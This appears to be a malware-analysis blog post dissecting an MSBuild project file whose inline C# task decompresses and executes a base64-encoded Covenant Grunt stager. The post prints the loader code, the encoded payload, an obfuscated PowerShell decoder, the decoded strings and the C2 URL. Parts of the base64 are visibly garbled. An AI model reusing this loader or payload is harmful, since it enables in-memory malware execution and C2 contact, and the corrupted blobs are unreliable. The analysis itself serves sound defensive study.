xwliJQp3JfpkCuYNKTmLqeckdwAcrqu8fuuMPp8qeW7bDLcHzsSQJrbFR2tcWrDl
mTPhWucZ7TMzeqHRgXMlL9kkJefwJg+03kVdSKqJbueDmzzb8WkE9+xMJKzXgk8r
ke8o5pMHx9HSz7HCj5+J1JaFqFraa08/E20YwbctTjwG2gdCb8T9VydliKd1nl1
Wot02ubVaSvSaZ9Xp71IZ9080ptmdRYVRkKLCn0upFqLqLYiqR2I2sQ/PUxMf+be
/dR13Vdau4ePNLXXkTcsh0YJk/AB0fXD/sZQeUWoVgQvA8FgqC4YrPUFQ/WhdaEN
tT5+g7kQkqBDheolzxXpLRX6JszT8AptVc0iNljrWVwqBJtbThWhHKAnIIJqRchQ
gkFfWBE11VWliiJFwlfG2XJaLrwBqPDf5aCGBb0klCD/baMFrkuepvliYFkv/8cW
lW0ZvtMZ7uLIan1+2NdC0/f6oDB9H8IOKhBghi8MxgNa2MNUaxp7CsRHcp0wMSoQ

```

LMqM2hqV20ZjPISmn+DsKdLk7wYBmntScL61mG94JMJ1MLECSkjN8wLLAMNg4bj
isJLCeH4coFTgWjDpIGpMZCUIn2qwaSgDI fddBZ/ZSH5sNLrGn80PwF/Ex7D+dD0
087wnhpWampqa6T+Ryp5eN9K/EpOp/Q0CZUuKHBBhHY6jvwKAYSmP2EW/IQBERoI
ev0iNMKCA6EBFoT6PH6haE/fcvTQkva37/SooT5FVRQ1CKzan99cpKuW90+UkOLW
EzIQ6guEvUpNaDR0kx71RkBrwv1vh8v5t/5hpfIwHjsHzfTMXXB40jJP20IT7p9s
vM5fbJoL/nPivvz/tZzntaPwPzESnr1xZTDkPVb+SmUYTfFkUsou1VN49/xGfv/6
//Pa7fzN8eiW37Yjv3/9Nl7/Cw==")),
System.IO.Compression.CompressionMode.Decompress); var by = new
byte[1024]; var r = ds.Read(by, 0, 1024); while (r > 0) {
oms.Write(by, 0, r); r = ds.Read(by, 0, 1024); }
System.Reflection.Assembly.Load(oms.ToArray()).EntryPoint.Invoke
(0, new object[] { new string[] { } }); ]]>
</Code>
</Task>
</UsingTask>
</Project>

```

Decoding The Payload

We can decode the payload using the following PS Script.

```

$script = nEW-ObJECt
Io.CoMpRESSiOn.defLaTEstReam([iO.memoRYStREam]
[sYsteM.coNvert]::FR0mbaSe64StRiNG(
'7Vp7cFzldT/f3d27V2t7rbt62pbslW3Za1mW9bLxG+tlS0YStiXZFpjYq90rafH
u3vW9u7aFx1Q0lClOKNA05FVKgMwEhpCW0CmPwkzckEcncQOZDAMZoNBaZqCdFvo
i6RS7v/Pdu9KuJTsl/6SZya73f0f1ne+c853z7f1WHrjhHvIQkRefS5eIniHntZt
+/Wsan+CK54L01yU/rntG9P+4bngyYYczljlhRVPhWDSdNrPhMSNs5dLhRDrcff1
Q0GXGjaZFiwKrXRv7e4j6hUJNjbFo3u7btJIWiGaiBhCKw7uhFyCMz3HXu7Aj87p
z8qN0yp2j004/IiqV/2bHmUG+NNi9/mpBYr2F/4dczHnBP61wHdC9BXRT1jiTZfM
RR7cw1gITx5ssI2nGXB+0uzqNxXq7iTp/Exf5tcN1qla9tHtG4huX0oknKXUT2t
vsxLBnIASwYaoDctt2FHxILZlzSo9UyLt6vYiMAMW0EzVXbxWfeWKxgcifsyLgLl

```


+gWrdBNk51KXXOnYlrVuxjrd+Q9Waw31ALqo6jNpYIVA/zZIIvF8vFRdaf3ZFG/5
iG6FZG/4iG4ussHIIG1qxjbJZG1qRjTKv9TSMRBZAZk16gGFTA2U+K+mZy1VV60E
vCKQqcA659BbSXPd2kNX81uPglmmRxUytDq2+WInpwixlaxcgp02WTLioCps1a
J9V22FGI8YK3wYf6CSBLTC/WFVWY5MH1htVkhRz1gVkrEr0IhYFez4qIwF7e9BLi
9lBnByDIWByvNGoxmLFMWY9Jy5i6u1Bf/ScJcwcxSfZFeaoYZ1fUFNXf5ZEJ1TS+
J1IH5cH2V9VN49HB9tftT84foIsLKSc71KipfqP62TNcdLLKarYXCH6L8IvXA1Yt
qkDdhDU9by0A6F5JucaLVsrLysnJbY6xcL68yIywvj6xj3xskbq5n3UZmb0BcsjN
lFX6zideq3/Iu1grVRzYytaayb02W82Bo+lqzmZVfQwSRFmCNm/Vyfy3dCrQkL/w
FhNYHPndXrH/xFW6SicJR12/D+m2gZgwWK5XMzzbb2f01VUFK1uprS8xNoK5NXLp
0iV3Qvbp90qeuZnBPPPlBpjXAKzR15RVv0VZ8xbHuAWMbaWw81YwVH+xEk25zNw
K3huVZZEtt8mwI5eH3YY1K9ywI1cMwy8piLl9JubIrH0uRsk8PCfaCKKN6BE3Wsu
JtuLK0bqTZai6Ty+LbGPxdqbUCGpRrZS6ZZV0yVRyM6rmDsnSK/UFUqd+iaNUVb/
UQaqXyVGvdppqCWp8iaxxWaCRnZwS35vPo43RUFVSydzldNW1PCyp1JfkG2SpHtS
XVpm7GV/mtGWNXu02ZY3bljX6Mqcta5y2rDE7uBWd3lx6F/IoymojnSyqNbScDdm
KtZV6bX6L5XBz+dxWLOEe/J/LerCmuAeXz9+DK5ysrShstMqydW6VrLtaLaz7tFW
ybp4qmctzqmQdqmSdvu53okrux+G0/S2skpo5VeJucdgd67Bt4cqlkW4W6XUuptd
Kw3q4yP5maT9fNrIo6ir1unxRrIRXK69QFHgauFpRrJy/KFY5SVpVXBQNblE0XK0
oGj5tUTTMUxRzeU5RNKAoGvSG34mi4Fz92qKI9LBwD0Dl1829cihfnt/ACmygepa
fqLCDvJ3YvodNPPUF1ry1pmx9pI+Nrtf3uXvE+HWM97PNAYC3qKGj33nGexkl9Br
GR2G07w68BD+W/h3AxxifBTN42XPhvSX0B9/JLBNlzR4KKfIZU/dEBjnJXpSXFVD
z2xwsJsuZXJonS4XHWs7E9ZygeNYawrFnYViJqx9heLxQjETVrpQfL5QzIT1p4X
ibxaKmbD+pLD8k0IxE9bPCsT2fuIn5A0AAfsg4ALVH0IY/4uVhnnaMv/lLH0EwSE
AV+L1z1GeYc1RDs1VDl1ROTxxOXxF5aa5yk1XVN4xV3nHXGV/w3LlLJ6YvQ0rFc8
5iexTIoc5afYRLko/3y22yZuG6vGao+Dx9amsWZH1hfLTFU/kBrBz+LoUAXWD5tI
NqjPLvJGdwjquzXgMuaPqGGNb+A7me6VeFVD08iN342pFdpA8AJ3WDHnNo+yX5Ms
DLKAqZ/l5/VijGvRWXsTiDU02HsfVab4eN0yRp4PHaeQdzldQ/s6hbxx0fe8U+1
NzU1tzW0tW0l2VxLwRfi16laiZsTejD5aNZS1EukJmzW0w3w/+KtGhugbVc79dtX
ekT58CdDzoH8A51d1Js0xtxdBisMVD5eUBED8t2ijSue+x/HyhY/vrXjwkHYQHZU
4eZA67r1Q9r1wRy/lr67/qThRqPRl5SZVpeckvEPZri6mc5x3+rb/KPr8iMJwjD4
B54texkfVr2oqPUIMh30Mu8RR7wp6n09NiviOegP0kKfXH6D3/S/5VToBywG64Hs
JnBc9LN2vMb5LY2mH8iikL3kZft7/Aaz9MfEq1/sY3gP9IH1HdPmwlvTh36VXF6Q
nmzWGMS/7cJ9geKeEt/oZhjwnAE9J6V9JeB4wQGeLJ5cEwx95PgAnVML4NySn0cv

wA5VhudT80FsnVHpJ8Fpvy2z8h4w6Kz08L314QXsLcLGUtvoYjygMfyZnveL7HgX
odo1z4vUx3ClhWOn18x78rdwJIId+l9IDvAV+FxBVQP4dGB3CV/lcUEi6WVAH+AvK
AwpePpBaRp66UfiUpHy2Gdq84oKi0zDMC+JTnCGCtNqJspqfpRqUS8m0AmyRMA05
nQ3RHdQAVIOgzkrqf/t47ocxSrykpRaFJR5Puxn4odKbBkW1XTkJ2v/yt4w7tMd9
ZxUt/IanbtBd8u0B9vXF2BR8951D0eXW94qMfSepFGtCuUfx0sdGx+bR3tdBI3eB
QG7UforaDG2atBKhaUp+lu2laCVBcUvdWl6opJVikGaSMqxmgr4lZaheoxT0UBap
U7sJ7KsN/kp3yrJ/xf+U2pB94mPMFKX1E8v9B4tdImPKxtEHjPnuNTxX6c6nzIs3
ClxFDQBWkE/u1BDBALRK/U8J1Er50b/on6R26UTNxxgTU88C/77+HPqJ/Fk9AmhB
PYq+3K0+jLlg/SrvF85h7u+cCpF/wfJeEaPD8kProgPIKlYhp8Sqq6nkT8Ivau4B
vo5o0Y067VCfYwijwD2id+Cb9G7WIM55fAn9V/QSaa1WP2CqqvSWiQ3zdExKv0+P
+JaJE/IRWCCG2e1aD8y1/g+gTu7wtYlSwt33iQ88WcRvV+68VD1FNSTdwrWQf4EX
tgEgIv/+wiIqP1ZtEOf3Cd70ooUv+KeBD3lth7WXtdvEljhr6lv9ucad43X8fpAu
0r4g0GtceBH+f52uYNaY9Ju4VbQpn7Fv+J8Af9TwJz+/yPAU7b8B0CUa0twprJFK
F9iw492grxEPojguAryIDj4nvad8Xz4pq8VPAB9U3xAUxqP5cvCKeFx+I18Ubvo/
ESfqquEAn6aTgDD/u/1i8I/5RnBfvi18KTXmdrvUvUt7n2MF5yBNSyuW+TNGEv1r
5SAx5lytCeU+5QOVUK+qV26T0XhdyD9wma/8x4l55ksaxj3W0ni4oTejzewDL6Eu
Ay+gZZTetAv8RKf22hN+R8G0JS+miaFW6FY887y/4PoeuVIkpP+BnKS5s4Z2+7HG
PTmsFv8ni1at8KMdi3lHvXF65/Crxo0698hdJXk1Bdf8BzqFHHaUdu7Ye09Z2rJl
29JwxYrmsMZSNThjWrjGXuyt27Fh3ws4ko1Ndyah00w5p2Xe0S3U15P0pQwrOpY
0jrdQf8LOYnDntM47p5X25NKx4/MKqXego2uot6N102aaMLLHRob3bGFrtGPAjOe
Sxi7qpaEp02ukmvqupxGp03eIbGfYa6ThSdYAGo9mo5SyY6aVTIxxYPlpXWYyacS
yCTNtN0n9RIz6zWicOuLx+XSGMkYsEU0mbjHiNGic3ptLxGlHl2meSBhdZjobTcD
ErhPHjnVGyYfwXLEnYSTjdNBACm0GdA/RxU4MW0yym4jDoP3ReBzKEu9KZCYNS6K
sPmDYntJBXZYRN9JZLN0VjU0a1Jc+ZZ4waDbb1Mc7ZdoShyu2ifGwlcga/fBJ2oK
/Eu+xY9GMQUPINuRT+y0za8bM5PAUM/Mhw7ASzWRzGAeM7KQZ74zaBjlrsmcW4JF
NzVu7DCubGE/EkGd2koeh4Y7hSaDxjiwersZyLDFTmUTSsPJbUiDqNsZyExPs9uX
qUU75QSMZPSMxe1Z+MIIdUpAxWg2gskUQYs1K3jqhzKusEfiiazBl0SsKxEy2T0fa
Wlqb2dK7J00PsgrsBSGfMlmiIbXBg+xPpNJN7LDPF8W9udx4XadgsIrvN0+kkqsY
lRzIFxF4jy6Z6o/bkzOQjqeQMPqvmYk05MdvBBqLZ2KRMBsJhA8BPGeLoesYijVg
Jwi6ixFJm1ijYDMSciMu8dUWTyTEUnYx0yLB0GdbV9VCdaXvctFJ7EuLoEg+84A0
a2d0mdWK2DF1rxSXkNCAKyK0jDKmUgWBiHckJE5qTKeqw5/I4lFnqYDQdN1Pk1v6
MN9TXZU1lsuYso9NEkUfTyFMi7RTjJGMxCd1KPmiMu81Lg9GUIUthtqFpr2XmMgX

0YW0sF5WLFM3yes7EjIzEnE7oS4+bzsT8Imirk4TFLTo410F4yYl0xAxk5lQC5pC
uNA+duFFxDHmpmUhnB6JpPvCo6PiDfdS4i3NWLztjZPov5w0bZ7Ky5Z0pPZZlWlx
Y7imRBeXkdjCXGptpRnCbYg6Ug9PF3UZMxpGn0RoujeLMx92diE6kTTubiNm8jpM
emzoMeyb9Tqc25Q8AN3DbbXv31IM6ukRGY1PMHWGQj6QZU/li a3ISPGFFM5NTTZe
dQXIaN75NYxJGLVzu+mbr1nYyV0BzqrqN8WgumZ1T5Y42TgNXoVDi5n3GP84+ym0
il4xaPWcyFsqXTy1pX1aLgzrlhel2BqcoSjLL1JCd3G8mE7EpuWk2Gc6Ac4nt8Fq
Ijvag6jGM08P1YzejQpG6pBwcLxACJ50GMjgUyckpirormYDf00B0JSwnWJcVLX
OsmZwE3tF7r6Tey7II4ViDPCVwwNckWNvNpuB4YPGyZxhZzntBdSwyV/9NIDjapD
/QFuQoqITG0fWhHGG0iwr0iWduM6Ykin8Wr7jmPENlJjySmS510XmZkiM30s52Q
uyl8GjPeljTw1m5sZa3I1d0cZZz0H60MIDlZQFDM8unGSsnhnaBttXNvGveQUNVE
KT/k2+AboGE3i1mbQ0DgToH0UlpIUZpmgcVoDb6IkqBjmJWFrCzXzBaTtEB2hQXB
i0GqhTrqBWukQ9PEwQjvxbsS9oJW2Ys0oxiT/nnHb54bpMFibwTpMZ7DoKA3BIB6
96GZMm6DraA8MZGgMyx7E1Di10QD4w5h+A0MgFmvHz0swrxPvGB6p0mHnBiwdh84
onZAhx6lL2h2gW6CTk+0otN8DeR+0e6S0H3o8n/3JYn4f+I6dVtCn3HW6Ie+lfaD
HoDeCcRC8Hm3C/5MYbwZc9tn4hjB/D2IYRRJ2gd/+rH+CD6D0G2X48RMkg6B0gB
pM7Bh0SZpP7ATGHuAHYEnvZCNSHocEluucCX9YRnbIMY+rMSR9+GCPoixB9lkPm8
QTd/X7+5YP5Y4BHG/3KcckrkXNAeTQn00y6BPS2fnm8HbNCq3KSfTdBDujs3UwNw
ZbdDgqmlD0HNN0PRfJjBEEcFWFCkXThtc2IwxDqWteDeDs0XWUBs+7XQNqBhkWyC
LI9JWzFsDLAqzUdg6ixnnwMExhY+NCjJR5jsxb500uUFaHcOKGzB3EzJswKoBXhT
4GLBNcj2u2w1Ys1WmhH27BpTwBFDYLTuIuy2FyHZRgMLum7msGC/izkqzcIbLziC
+GxiyS0xIDsvuS2JehbQ2FukVWt84r/0dcM8Eb+oKq2Z+zWqZeefxGRK+4rywm+Z
i7wr9cLzN54gwjMvzhDeFKmJILW8qHniRbE78FlwGN5AYjaKNBnAjncKdmQu5H6t
yBW1EvYxKX9M4DvqgfwhwVB4ZN403H+M46N0QHME6J2GhDVvMTT0i6+yps3B5JUp
9BB07gW3DxwliJQp3JfpkCuYNKTmLqeckdwAcrqu8fuuMPp8qeW7bDLcHzsSQJrb
FR2tcWrDlmTPhWucZ7TMzeqHRgXMlL9kkJefwJg+03kVdSKqJbueDmzzb8WkE9+x
MJKzXgk8rke8o5pMHx9HSz7HCj5+J1JaFqFraa08/E20YwbctTjwG2gdCb8T9Vy
dliKd1nl1Wot02ubVaSvSaZ9Xp71IZ9080ptmdRYVRkKLCn0upFqLqLYiqr2I2sQ
/PUxMf+be/dR13Vdau4ePNLXXkTcsh0YJk/AB0fXD/sZQeUWoVgQvA8FgqC4YrPU
FQ/WhdaEntT5+g7kQkqBDheolzxXpLRX6JszT8AptVc0iNljrWVwqBJtbThWhHKA
nIIJqRchQgkFfWBE11VWliiJFwlFg2XJaLrwBqPDF5aCGBb0klCD/baMFrkuepvl
IYFkv/8cWlW0ZvtMZ7uLIan1+2NdC0/f6oDB9H8IOKhBghi8MxgNa2MNuaxp7CsR
Hcp0wMSoQlMqM2hqV20ZjPISmn+DsKdLik7wYBmntSc161mG94JMJ1MLECSkijn8w

```
LLAMNg4bjisJLCeH4coFTgWjDpIGpMZCUIn2qwaSgDI fddBZ/ZSH5sNLrGn80PwF
/Ex7D+dD0087wnhpWampqa6T+Ryp5eN9K/Epop/QOCZUuKHBBhHY6jvwKAYSmP2E
W/IQBERoIev0iNMKCA6EBFoT6PH6haE/fcvTQkva37/SooT5FVRQ1CKzan99cpKu
W90+UkOLWEzIQ6guEvUpNaDR0kx71RkBrwv1vh8v5t/5hpfIwHjsHzfTMXXB40jJ
P20IT7p9svM5fbJoL/nPivvz/tZzntaPwPzESnr1xZTDkPVb+SmUYTfFkUsou1VN
49/xGfv/6//Pa7fzN8eiW37Yjv3/9Nl7/Cw==' ),
[sYsTem.io.comprEsSION.CoMPReSSIONmOdE]::dEcOMpresS) | % {nEW-
ObJECT SYsteM.Io.strEAmReAder($_,[SysTEm.TExT.eNCoDing]::aSCIi)
}| % { $_.reaDtoEnD() }
```

Now we can call the variable to see it's contents. As the output is quite long so, we will focus onto what is important in this case.

The begining of the code states the following.

```
This program cannot be run in DOS mode.
```

```
E78F1wGN5AYjaKNBnAjncKdmQu5H6tyBW1EvYxKX9M4DvqgfwhwVB4ZN403H+M46NOQHME6J2GhDVvMTT0i6+yps
FqFraa08/E20YwbctTjwG2gdCb8T9VydliKd1n11Wot02ubVaSvSaZ9Xp71IZ908OptmdRYVRkKLCn0upFqLqLYi
aLrwBqPDf5aCGBb0klCD/baMFrkuepvliYFkv/8cWlW0ZvtMZ7uLIan1+2NdC0/f6oDB9H8IOKhBghi8MxgNa2MM
9K/Epop/QOCZUuKHBBhHY6jvwKAYSmP2EW/IQBERoIev0iNMKCA6EBFoT6PH6haE/fcvTQkva37/SooT5FVRQ1CK
l7/Cw==' ), [sYsTem.io.comprEsSION.CoMPReSSIONmOdE]::dEcOMpresS) | % {nEW-ObJECT SYsteM.
PS C:\Users\Kamran Saifullah> $script
MZ?♥♦???@?♣?♣? ?!?!0L?!This program cannot be run in DOS mode.
$PEL00.,ca?"♠00*0ZH `@ 0♦?00@?>>>>HO` H.text` ( *0 ` .reloc♀`0,@B<HH0♣?-?>00♣60(♣
♣(♣*♣s0♣&*♣? 0♣s
r0p1?>0%-▼,?(
(0+♠♣r]p}♥♦r_p1?>0%-▼,?(
(0+~♣♣%-1&~♣♣?♣♣s
%?♣♣(0+(0+♀r?p1?>0%-▼,?(
(0+~♣%-1&~♣♣?♣♣s
```

Moving ahead, we can find that there is a URL which is embedded in the code.

```
http://srv.masterchiefsgruntemporium.local:80
```

This will be the C2 Server Doamin. While there are few base64 encoded strings as well.


- L2VuLXVzL3Rlc3QuaHRtbA== → /en-us/test.html
- L2VuLXVzL2RvY3MuaHRtbA== → /en-us/docs.html
- L2VuLXVzL2luZGV4Lmh0bWw= → /en-us/index.html
QVNQU0VTU0IPTkIEPXtHVUIEfTsgU0VTU0IPTkIEPTE1NTIzMzI5NzE3NTA → ASPSESSIONID={GUID}; SESSIONID=1552332971750
- TW96aWxsYS81LjAgKFdpbmRvd3MgTlQgNi4xKSBBcHBsZVdlYktpdC81MzcuMzYgKEtIVE1MLCBsaWtIIEdlY2tvKSBDaHJvbWUvNDEuMC4yMjI4LjAgU2FmYXJpLzUzNy4zNg== → Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/41.0.2228.0 Safari/537.36

```
<>9__3_0<ExecuteStager>b__3_0<>c__DisplayClass3_0<>9__3_1<ExecuteStager>b__3_1IEnumerable`1List`1<>9__3_2<ExecuteStager>b__3_2Func`2<ExecuteStager>b__3HMACSHA256get_UTF8<>9<Module>HSystem.IOUget_IVset_IVGenerateIVdatamscorlib<>cSystem.Collections.GenericLoadAddSystem.Collections.SpecializedNewGuid<CookieContainer>k__BackingFieldReplaceget_StackTraceset_ModePaddingModeCipherModeget_MessageCredentialCacheInvokeEnumerableIDisposableConsoleWriteLineget_NewLineEscapeSecurityProtocolTypeSystem.CoreCaptureMethodBaseDisposeParseX509CertificateCreateSTAThreadAttributeCompilerGeneratedAttributeDebuggableAttributeCompilationRelaxationsAttributeRuntimeCompatibilityAttributeExecuteByteget_Valuevaluebk1ha411.4nu.exeget_PaddingEncodingUseCertPinningFromBase64StringToBase64StringDownloadStringUploadStringGetCertHashStringToXmlStringToStringGetStringSubstringMatchComputeHashCovenantCertHashUriuriRemoteCertificateValidationCallbackset_ServerCertificateValidationCallbackTransformFinalBlockNetworkCredentialset_SecurityProtocolget_ItemSystem.SymmetricAlgorithmAsymmetricAlgorithmHashAlgorithmRandomMessageTransformICryptoTransformBooleanMainX509ChainchainSystem.ReflectionNameValueCollectionGroupCollectionWebHeaderCollectionExceptionMethodInfoGroupSystem.LinqCharRSACryptoServiceProviderSenderBufferServicePointManagerExecuteStagerGruntStagerget_Coo
```

```
kieContainerset_CookieContainerTextWriterget_ErrorGetEnumeratorR
andomNumberGenerator.ctor.cctorCreateDecryptorCreateEncryptorstr
System.Diagnostics.GetMethodsAesSystem.Runtime.CompilerServicesDe
buggingModesSetCookiescookiesGetTypesSystem.Security.Cryptography
.X509CertificatesGetBytesbytesargsICredentialsset_Credentialsge
t_DefaultNetworkCredentialsset_UseDefaultCredentialsContainsSyst
em.Text.RegularExpressionsget_Groupsget_HeadersCspParametersSslP
olicyErrorerrorsaddressConcatFormatformatObjectSelectSystem.Net
SetSplitCookieWebClientEnvironmentget_Currentget_CountDecryptVal
idateCertcertInvertConvertHttpWebRequestGetWebRequestToListMoveN
extSystem.Textbk1ha411.4nuRegexArrayget_Keyset_KeySystem.Securit
y.CryptographyAssemblyBlockCopyop_Equalityop_InequalitySystem.Ne
t.Securityget_Proxyset_ProxyIWebProxyget_DefaultWebProxy[http://
srv.masterchiefsgruntemporium.local:80@
3VXNlci1BZ2VudA==,Q29va2ll??
TW96aWxsYS81LjAgKFdpbmRvd3MgTlQgNi4xKSBBcHBsZVdlYktpdC81MzcuMzYg
KEtIVE1MLCBsaWtliEdlY2tvKSBDaHJvbWUvNDEuMC4yMjI4LjAgU2FmYXJpLzUz
Ny4zNg==,QVNQU0VTU0lPTklEPXtHVUlEftsgU0VTU0lPTklEPTE1NTIzMzI5NzE
3NTA=??
L2VuLXVzL2luZGV4Lmh0bWw=,L2VuLXVzL2RvY3MuaHRtbA==,L2VuLXVzL3Rlc3
QuaHRtbA==??i=a19ea23062db990386a3a478cb89d52e&data=
{0}&session=75db-99b1-25fe4e9afbe58696-320bea73@♥
?1<html>
    <head>
        <title>Hello World!</title>
    </head>
    <body>
        <p>Hello World!</p>
        // Hello World! {0}
    </body>
</html>♫false$c638eb59a8♥-@
```

```
YaFM+yqzILW3R/AY/pnxI8VIYvdjnPdfYw8Xlqy31tvU=??{"GUID": "{0}", "Type": {1}, "Meta": "{2}", "IV": "{group5g?^?PCK?2DTX.4!"
```

On executing the embed.vbs we can observe in the Fake-Net logs, it tried to query the domain which we have found in the payload.



So, as the registry key variable embed is pointing out to this particular VBS script.

I have discussed these Registry Keys in detail on my Medium Blog.

<https://kamransaifullah.medium.com/registry-run-keys-startup-folder-malware-persistence-7ae3cf160680>

Follow Me

Twitter: <https://twitter.com/deFrOggy>

GitHub: <https://github.com/deFrOggy>

LinkedIn: <https://linkedin.com/in/kamransaifullah>

